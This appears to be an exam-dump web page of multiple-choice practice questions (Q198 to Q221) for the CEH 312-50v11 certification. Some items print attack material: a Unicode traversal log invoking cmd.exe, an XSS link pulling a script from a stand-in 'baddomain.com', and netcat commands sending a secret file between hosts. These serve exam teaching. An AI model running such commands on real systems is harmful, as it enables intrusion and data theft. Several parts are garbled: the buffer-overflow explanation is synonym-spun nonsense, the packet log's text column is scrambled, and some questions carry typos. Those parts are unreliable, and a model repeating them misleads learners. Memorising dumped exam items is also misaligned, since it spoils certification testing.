Practice on 2023 LATEST 312-50v11 Exam Updated 525 Questions [Q198-Q221

Practice on 2023 LATEST 312-50v11 Exam Updated 525 Questions Download Latest 312-50v11 Dumps with Authentic Real Exam QA's

Career Opportunities and Salary Potential

The professionals who pass the EC-Council 312-50v11 exam and fulfill all the prerequisites will be awarded the latest version of the CEH certification. This certificate opens up various career opportunities for the specialists in different industries. Some of the job titles that these individuals can explore include an Information Assurance Security Officer, an Information Security Analyst, an Information Security Administrator, an Information Systems Security Engineer, an Information System Security Manager, a Vulnerability Analyst, an IT Auditor, and a System Administrators, among others. The salary outlook for these positions is an average of $105,000 per annum.

NO.198 Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

* To determine who is the holder of the root account
* To perform a DoS
* To create needless SPAM
* To illicit a response back that will reveal information about email servers and how they treat undeliverable mail

* To test for virus protection

NO.199 Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user’s activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?
* DroidSheep
* Androrat
* Zscaler
* Trident

NO.200 Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?
* Rootkit
* Trojan
* A Worm
* Adware

NO.201 Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?
* Exploitation
* Weaponization
* Delivery
* Reconnaissance

NO.202 Nedved is an IT Security Manager of a bank in his country. One day. he found out that there is a security breach to his company’s email server based on analysis of a suspicious connection from the email server to an unknown IP Address.

What is the first thing that Nedved needs to do before contacting the incident response team?
* Leave it as it Is and contact the incident response te3m right away
* Block the connection to the suspicious IP Address from the firewall
* Disconnect the email server from the network
* Migrate the connection to the backup email server

NO.203 Study the following log extract and identify the attack.

```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./....../....../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, */*..Accep
74 2D 4C 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-Encod)
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```


* Hexcode Attack
* Cross Site Scripting
* Multiple Domain Traversal Attack
* Unicode Directory Traversal Attack

NO.204 This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

* Cross-site-scripting attack
* SQL Injection
* URL Traversal attack
* Buffer Overflow attack

NO.205 Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

* Alice’s private key
* Alice’s public key
* His own private key
* His own public key

NO.206 Alice, a professional hacker, targeted an organization’s cloud services. She infiltrated the target’s MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote

access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.

Which of the following cloud attacks did Alice perform in the above scenario?
* Cloud cryptojacking
* Man-in-the-cloud (MITC) attack
* Cloud hopper attack
* Cloudborne attack

NO.207 Within the context of Computer Security, which of the following statements describes Social Engineering best?
* Social Engineering is the act of publicly disclosing information
* Social Engineering is the means put in place by human resource to perform time accounting
* Social Engineering is the act of getting needed information from a person rather than breaking into a system
* Social Engineering is a training program within sociology studies

NO.208 Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.

Which of the following attack techniques is used by Stella to compromise the web services?
* XML injection
* WS-Address spoofing
* SOAPAction spoofing
* Web services parsing attacks

NO.209 joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?
* Cloud booker
* Cloud consumer
* Cloud carrier
* Cloud auditor

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.

The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

NO.210 Which of the following tools can be used to perform a zone transfer?
* NSLookup
* Finger

* Dig
* Sam Spade
* Host
* Netcat
* Neotrace

NO.211 Kate dropped her phone and subsequently encountered an issue with the phone’s internal speaker. Thus, she is using the phone’s loudspeaker for phone calls and other activities. Bob, an attacker, takes advantage of this vulnerability and secretly exploits the hardware of Kate’s phone so that he can monitor the loudspeaker’s output from data sources such as voice assistants, multimedia messages, and audio files by using a malicious app to breach speech privacy. What is the type of attack Bob performed on Kate in the above scenario?
* Man-in-the-disk attack
* aLTEr attack
* SIM card attack
* ASpearphone attack

NO.212 While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using “-si” with Nmap?
* Conduct stealth scan
* Conduct ICMP scan
* Conduct IDLE scan
* Conduct silent scan

Once a suitable zombie has been found, performing a scan is easy. Simply specify the zombie hostname to the -sI option and Nmap does the rest. Example 5.19 shows an example of Ereet scanning the Recording Industry Association of America by bouncing an idle scan off an Adobe machine named Kiosk.

Example 5.19. An idle scan against the RIAA

nmap -Pn -p- -sI kiosk.adobe.com www.riaa.com

Starting Nmap (http://nmap.org)

Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental Nmap scan report for 208.225.90.120 (The 65522 ports scanned but not shown below are in state: closed) Port State Service

21/tcp open ftp

25/tcp open smtp

80/tcp open http

111/tcp open sunrpc

135/tcp open loc-srv

443/tcp open https

1027/tcp open IIS

1030/tcp open iad1

2306/tcp open unknown

5631/tcp open pcanywheredata

7937/tcp open unknown

7938/tcp open unknown

36890/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds

https://nmap.org/book/idlescan.html


NO.213 John is investigating web-application firewall logs and observers that someone is attempting to inject the following:

char buff[10];

buff[>o] – ‘a’:

What type of attack is this?
* CSRF
* XSS
* Buffer overflow
* SQL injection

Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer’s capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn’t have enough space, which information finishes up replacing data in adjacent containers. Buffer overflows are often exploited by attackers with a goal of modifying a computer’s memory so as to undermine or take hold of program execution.



What’s a buffer?

A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it’s being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won’t affect the video stream performance. Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive

amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer. Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as ‘heartbleed’ exposed many many users to attack due to a buffer overflow vulnerability in SSL software.

How do attackers exploit buffer overflows?

An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn’t large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure . For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker’s code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to the attacker’s code.

NO.214 Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.

Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?
* WSDL
* WS Work Processes
* WS-Policy
* WS-Security

NO.215 Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials. Which of the following tools is employed by Clark to create the spoofed email?
* PyLoris
* Slowloris
* Evilginx
* PLCinject

NO.216 When discussing passwords, what is considered a brute force attack?
* You attempt every single possibility until you exhaust all possible combinations or discover the password
* You threaten to use the rubber hose on someone unless they reveal their password
* You load a dictionary of words into your cracking program
* You create hashes of a large number of words and compare it with the encrypted passwords
* You wait until the password expires

NO.217 Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:

TTL: 64 Window Size: 5840

What is the OS running on the target machine?
* Solaris OS
* Windows OS
* Mac OS

* Linux OS

NO.218 A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted. Which cryptography attack is the student attempting?
* Man-in-the-middle attack
* Brute-force attack
* Dictionary attack
* Session hijacking

NO.219 A company’s policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wire shark to examine the captured traffic, which command can be used as a display filter to find unencrypted file transfers?
* tcp.port != 21
* tcp.port = 23
* tcp.port ==21
* tcp.port ==21 || tcp.port ==22

NO.220 An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?
* Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
* Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
* Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
* Use cryptcat instead of netcat

NO.221 Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization’s user. What is the enumeration technique used by Henry on the organization?
* DNS zone walking
* DNS cache snooping
* DNS SEC zone walking
* DNS cache poisoning

To prepare for the CEH v11 certification exam, candidates can attend training courses offered by EC-Council, which provide hands-on experience and practical skills required for the exam. Additionally, candidates can access study materials, practice exams, and other resources to help them prepare for the exam.

Authentic 312-50v11 Exam Dumps PDF - Dec-2023 Updated: https://www.vceprep.com/312-50v11-latest-vce-prep.html]